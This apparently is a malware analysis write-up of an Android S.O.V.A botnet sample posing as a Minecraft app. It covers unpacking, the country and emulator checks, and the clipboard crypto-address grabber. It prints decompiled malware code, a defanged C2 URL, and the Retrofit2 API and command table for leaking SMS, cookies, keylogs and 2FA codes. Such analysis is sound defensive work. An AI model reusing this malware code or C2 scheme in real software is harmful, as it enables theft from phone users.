# Eyes on Android/S.O.V.A botnet sample

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## Summary

- Sample `c1642ac3f729701223043b16ac2c6c5f64adc7080f474c181067b0f1335218f2`
- Poses as a Minecraft app
- Malicious Android/S.O.V.A botnet client
- Packed
- Implemented in Kotlin
- Uses Retrofit2 for communication with C2
- The C2 is down currently

An excellent analysis here.

I try to highlight different aspects:

1. How to unpack with Medusa
2. How the malware sets up on first launch
3. How to reverse Retrofit2 communications
4. Support for encrypted logs

## Unpacking with Medusa

This sample is **packed**, and can be unpacked with Medusa, using `memory_dump/dump_dex`.

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


Medusa is capturing the payload DEX in classes2.dex

The main activity is `com.nslah.ieg.tzzi.hkb.ui.LauncherActivity`.

## Startup Flow: from main entry point to malicious work

The entire startup mechanism begins from `checkCountry`. It ensures the malware does not run on phones of CIS by checking country + presence of 2 common apps in those countries: Sberbank Mobile and Tinkoff. See explanation here. However, the check for the 2 apps does far more than just what it names says. Notice the call to `startApp()`.

```
protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        this.checkCountry();
    }
...
private static final void checkCountry$checkForSngPackages(LauncherActivity this$0) {
        Timber.d("Checking installed packages", new Object[0]);
        List list0 = AppExtensionsKt.loadInstalledApps(this$0);
        if(!list0.contains("ru.sberbankmobile") && !list0.contains("com.idamob.tinkoff.android")) {
            this$0.startApp();
            return;
        }

        this$0.finish();
    }
...
 private final void startApp() {
        if(this.checkEmulator()) {
            this.finish();
        }

        Timber.d("startApp()", new Object[0]);
        this.prefsUtil.saveAccessibilityRequestTime(System.currentTimeMillis() + this.prefsUtil.getA
        this.prefsUtil.savePermissionsRequestTime(System.currentTimeMillis() + this.prefsUtil.getPer
        if(this.prefsUtil.isFirstLaunch()) {
            this.prefsUtil.initHideSms();
            ServiceExtensionsKt.startRequestService$default(this, "first_launch", null, 2, null);
            ServiceExtensionsKt.startGrantAccessibilityActivity(this);
        }

        ServiceExtensionsKt.startGlobalManagingService(this);
        ServiceExtensionsKt.startCBService(this);
        this.startService(new Intent(this, MiHoldService.class));
        if(SystemAccessExtensionsKt.isAccessibilityEnabled(this)) {
            this.finish();
        }
    }
```

The first thing `startApp` is **anti-emulation** (call to `isEmulator`). It checks for the presence of generic names in product brand, fingerprint etc. This can be bypassed by Medusa's `device_cloaking` helper script.

```
public static final boolean isEmulator() {
        String s = Build.BRAND;
        Intrinsics.checkNotNullExpressionValue(s, "BRAND");
        if(StringsKt.startsWith$default(s, "generic", false, 2, null)) {
            String s1 = Build.DEVICE;
            Intrinsics.checkNotNullExpressionValue(s1, "DEVICE");
            if(StringsKt.startsWith$default(s1, "generic", false, 2, null)) {
                return true;
            }
...
```

On first launch, the malware:

- Says hello to the C2 `hxxp://re184edek1nslloaj1fhdskl13asdrf.xyz/api?method=bots.new&botid=BOTID&botip=IPADDRESS&sdkVersion=SDKVERSION` etc
- Asks the end-user to provide accessibility rights.

Then, 2 services are started: `GlobalManagingService` and `CBWatcherService`. `CBWatcherService` **grabs cryptocurrency addresses from the clipboard** for currencies like Bitcoin, Ethereum, Binance coin, Tron. See here for details.

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`GlobalManagingService` does quite a couple of things:

```
this.registerScreenReceiver();
this.registerPhoneUnlockReceiver();
this.startCounterCoroutine();
this.startServerPingCoroutine();
```

- register a receiver that monitors when the screen is on or off, and prevents phone from being locked when the screen is off

```
 public void onReceive(Context context, Intent intent) {
        String s = intent == null ? null : intent.getAction();
        if(Intrinsics.areEqual(s, "android.intent.action.SCREEN_ON")) {
            GlobalManagingService.this.setScreenOn(true);
            return;
        }

        if(Intrinsics.areEqual(s, "android.intent.action.SCREEN_OFF")) {
            GlobalManagingService.this.setScreenOn(false);
```

```
            GlobalManagingService.this.setPhoneLocked(true);
        }
    }
```

- register a receiver that prevents the smartphone from being locked

```
public void onReceive(Context context, Intent intent) {
        GlobalManagingService.this.setPhoneLocked(false);
    }
```

- counter coroutine: tell the C2 if the smartphone is rooted or not, open the SMS application, hide the malware from the list of apps, request accessibility settings if needed + create a notification asking end-user to add accessibility
- ping coroutine: ping the C2

## How to find the malicious C2 URL and REST API in Retrofit2 blurb

The malware uses the **Retrofit2** library. This is a common, genuine (non-malicious) library to handle REST API in Android applications.

The URL of the C2 is found in the malware's `com.nslah.ieg.tzzi.hkb.data.network.RetrofitClient`.

```
 RetrofitClient.serverApi = (ServerApi)retrofit$Builder0.baseUrl("http://re184edek1nslloaj1fhdskl13a
```

The REST API is implemented in `com.nslah.ieg.tzzi.hkb.data.network.ServerApi`:

```
public interface ServerApi{
...
    @FormUrlEncoded
    @POST("/logpost.php")
    Object log(@Field("botid") String arg1, @Field("text") String arg2, Continuation arg3);

    @GET("/api")
    Object send2FA(@Query("method") String arg1, @Query("botid") String arg2, @Query("codes") String

    @FormUrlEncoded
    @POST("/testpost.php")
    Call sendCookie(@Field("botid") String arg1, @Field("inputLog") String arg2, @Field("cookie") St

    @GET("/api")
    Object sendFirst(@Query("method") String arg1, @QueryMap Map arg2, Continuation arg3);

    @FormUrlEncoded
    @POST("/keylog.php")
    Call sendKeyLog(@Field("botid") String arg1, @Field("inputLog") String arg2);
```

```
    @GET("/api")
    Object sendPing(@Query("method") String arg1, @QueryMap Map arg2, Continuation arg3);

    @GET("/api")
    Object sendRequests(@Query("method") String arg1, @QueryMap Map arg2, Continuation arg3);

    @GET("/api")
    Object sendRoot(@Query("method") String arg1, @Query("botid") String arg2, @Query("root") String
}
```

- The base URL is returned by a method such as `getServerApi()`. Actually, there are several different APIs: a DDoS API, a Country Check API etc but they are not implemented yet (point to www.google.com).
- The entry point is referenced by the decorator e.g. `@GET("/api")` means the malware will go to `BASE_URL/api`.
- The fields are referenced by `@Query` for an optional field or `@Field` when mandatory. e.g. to send a ping to C2, the URL will be `BASE_URL/api/?method=xxx` …

The communication with the C2 is handled by a service named `RequestService`. For example, the code below handles requests sent at first launch of the malware.

```
    if(s.equals("first_launch")) {
        this.logger.log("Event first launch. Version: 4");
        Function1 function10 = new RequestService.onStartCommand.1(this, startId);
        this.retrofitUtil.sendFirstLaunch(function10);
        return 3;
    }
```

A few sample URLs are listed in the Relations Tab of VirusTotal.

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| Command | API | Method | Params | Comments |
|---|---|---|---|---|
| first_launch | api | bots.new | botid, botip, sdkVersion, deviceModel, typeConnection, battery, version, packet | Sent on first launch of the malware |
| send_notification_text | api | push.new | botid, packet, text | packet is the package name of the malware |
| send_cookie | testpost.php | | botid, inputLog, cookie | |
| action_is_device_rooted | api | bots.root | botid, root | Reports if the device is rooted or not |
| sms | api | sms.new | botid, access, number, text | Leaks incoming SMS |
| ping | api | bots.update | botid, screen | Regularly sent to C2 |
| send_logs | logpost.php | - | botid, text | Sends logs |
| grant_permissions | api | bots.update | botid, perms, value=1 | |
| | api | number.update | botid, phoneNumber | Also sent with grant_erpmissions request |
| grant_accessibility | api | bots. update | botid, param=accessibility, value=1 | |
| delete_command | api | command.delete | botid | |
| action_send_2fa | api | bots.2fa | botid, codes | |

SOVA requests

## Timber logs with encryption support

Logs are handled by Timber, which is a legitimate and common Android logger. The following logs the smartphone's country.

```
    Timber.d(Encrypt.TDE(("IP country code: " + s)), new Object[0]);
```

Log encryption is supported. In that case, the input is a Base64 string. The code decodes the Base64 string and is expected to find something like `RC4_KEY:::CIPHERTEXT` .The RC4 key is extracted from the 8 first bytes and used to decrypt the ciphertext.

```
byte[] arr_b = Base64.decode(txt, 0);
if(arr_b.length > 11) {
    if(!new String(new byte[]{arr_b[8], arr_b[9], arr_b[10]}, StandardCharsets.UTF_8).equals(":::"))
       return txt;
    }

    SecretKeySpec key = new SecretKeySpec(arr_b, 0, 8, "RC4");
    Cipher cipher0 = Cipher.getInstance("RC4");
    cipher0.init(2, key);
    return new String(cipher0.doFinal(arr_b, 11, arr_b.length - 11));
}
```

— Cryptax

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Source: https://cryptax.medium.com/eyes-on-android-s-o-v-a-botnet-sample-fb5ed332d08